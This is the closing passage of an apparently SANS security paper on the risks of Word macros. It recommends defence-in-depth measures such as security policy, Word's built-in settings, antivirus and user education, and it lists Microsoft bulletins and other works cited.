Conclusion: Although Word Macros can offer several powerful features; they pose a substantial security risk. A macro can be the vehicle to compromise a system and can be used by both hackers and virus writers. Microsoft has attempted to prevent accidental execution of malicious macros but several methods of circumventing the built in security have been identified. It is likely that this trend will continue. There are several methods of preventing Macro execution. However as in most security models defense-in-depth, through a variety of counter measures is the most effective since it gives no single point of failure. Having a security policy, that addresses the use of macros, utilizing the built in features of Word and ensuring that antiviral scanners are in place is an absolute necessity. Finally don't neglect user education. These steps are relatively simple to implement and can close yet another avenue a malicious user can take into your network.

Works Cited:

Highlands, Dr. Harold Joseph. Computer Virus Handbook. Oxford: Elsevier Science Publishers Ltd, 1990.

Lemos, Rob. How GUID tracking technology works. 30 March 99. <http://www.zdnet.com/zdnn/stories/news/0%2C4586%2C2234550%2C00.html>

Mathews Dave. Microsoft Attaches an ID to all Office Documents. 8 March 99. <http://www.davemathews.com/MicrosoftGUID.html>

Microsoft. MS01-028. RTF document linked to template can run macros without warning, May 21, 2001. <http://www.microsoft.com/technet/treeview/default.asp?url=/technet/itsolutions/security/current.asp>

Microsoft. MS01-034. Malformed Word Document Could Enable Macro to Run Automatically, June 21, 2001. <http://www.microsoft.com/technet/treeview/default.asp?url=/technet/itsolutions/security/current.asp>

Microsoft. Q160686. WD97: No Macro Warning Opening File in Template Folder. April 19, 2001. <http://support.microsoft.com/directory/>.

Microsoft. Q233396. WD2000: How to Reduce the Chances of Macro Virus Infection, May 26, 2001. <http://support.microsoft.com/directory/>.

Microsoft. Q281954. OFFXP: How to Turn off Visual Basic for Applications When Deploying Office XP, July 9, 2001. <http://support.microsoft.com/directory/>.

Microsoft. Q287567. OFFXP: Considerations for Disabling VBA in Office XP, June 13, 2001. <http://support.microsoft.com/directory/>.

Microsoft. Microsoft Word 97 Binary File Format. December 21, 1998. <http://premium/microsoft.com/msdn/library>

Microsoft. MS Office 2000 Macro Security. March, 1999 <www.microsoft.com/TechNet/prodtechnol/office/maintain/security/o2ksec.asp>

Reflex Magnetics. Macro Interceptor. <http://www.reflex-magnetics.co.uk/products/rmi.htm>

Symantec. Online Anti Virus Encyclopedia. 25 July, 2001. <http://www.symantec.com/avcenter/venc/auto/index/indexW.html>

Thompson, Roger. "Not Dead, But Dying" Information Security. Volume 4, Number 7. July 2001.

Last Updated: May 28th, 2017

Upcoming Training

SANS Madrid 2017	Madrid, Spain	May 29, 2017 - Jun 03, 2017	Live Event
SANS Atlanta 2017	Atlanta, GA	May 30, 2017 - Jun 04, 2017	Live Event
SANS San Francisco Summer 2017	San Francisco, CA	Jun 05, 2017 - Jun 10, 2017	Live Event
Community SANS Virginia Beach SEC504*	Virginia Beach, VA	Jun 05, 2017 - Jun 10, 2017	Community SANS
SANS Houston 2017	Houston, TX	Jun 05, 2017 - Jun 10, 2017	Live Event
SANS Rocky Mountain 2017 - SEC504: Hacker Tools, Techniques, Exploits and Incident Handling	Denver, CO	Jun 12, 2017 - Jun 17, 2017	vLive
SANS Rocky Mountain 2017	Denver, CO	Jun 12, 2017 - Jun 17, 2017	Live Event
SANS Charlotte 2017	Charlotte, NC	Jun 12, 2017 - Jun 17, 2017	Live Event
Mentor Session - SEC504	Reston, VA	Jun 13, 2017 - Aug 01, 2017	Mentor
SANS Minneapolis 2017	Minneapolis, MN	Jun 19, 2017 - Jun 24, 2017	Live Event
SANS Columbia, MD 2017	Columbia, MD	Jun 26, 2017 - Jul 01, 2017	Live Event
SANS Paris 2017	Paris, France	Jun 26, 2017 - Jul 01, 2017	Live Event
SANS Cyber Defence Canberra 2017	Canberra, Australia	Jun 26, 2017 - Jul 08, 2017	Live Event
SANS London July 2017	London, United Kingdom	Jul 03, 2017 - Jul 08, 2017	Live Event
Cyber Defence Japan 2017	Tokyo, Japan	Jul 05, 2017 - Jul 15, 2017	Live Event
Community SANS Seattle SEC504	Seattle, WA	Jul 10, 2017 - Jul 15, 2017	Community SANS
SANS ICS & Energy-Houston 2017	Houston, TX	Jul 10, 2017 - Jul 15, 2017	Live Event
SANS Los Angeles - Long Beach 2017	Long Beach, CA	Jul 10, 2017 - Jul 15, 2017	Live Event
SANS Cyber Defence Singapore 2017	Singapore, Singapore	Jul 10, 2017 - Jul 15, 2017	Live Event
Community SANS Sacramento SEC504	Sacramento, CA	Jul 17, 2017 - Jul 22, 2017	Community SANS
Community SANS Ottawa SEC504	Ottawa, ON	Jul 17, 2017 - Jul 22, 2017	Community SANS
SANSFIRE 2017	Washington, DC	Jul 22, 2017 - Jul 29, 2017	Live Event
Community SANS Phoenix SEC504	Phoenix, AZ	Jul 24, 2017 - Jul 29, 2017	Community SANS
Community SANS Des Moines SEC504	Des Moines, IA	Jul 24, 2017 - Jul 29, 2017	Community SANS
Community SANS Annapolis SEC504	Annapolis, MD	Jul 24, 2017 - Jul 29, 2017	Community SANS
Security Awareness Summit & Training 2017	Nashville, TN	Jul 31, 2017 - Aug 09, 2017	Live Event
SANS San Antonio 2017	San Antonio, TX	Aug 06, 2017 - Aug 11, 2017	Live Event
Community SANS Raleigh SEC504	Raleigh, NC	Aug 07, 2017 - Aug 12, 2017	Community SANS
SANS Boston 2017	Boston, MA	Aug 07, 2017 - Aug 12, 2017	Live Event
SANS New York City 2017	New York City, NY	Aug 14, 2017 - Aug 19, 2017	Live Event
SANS Salt Lake City 2017	Salt Lake City, UT	Aug 14, 2017 - Aug 19, 2017	Live Event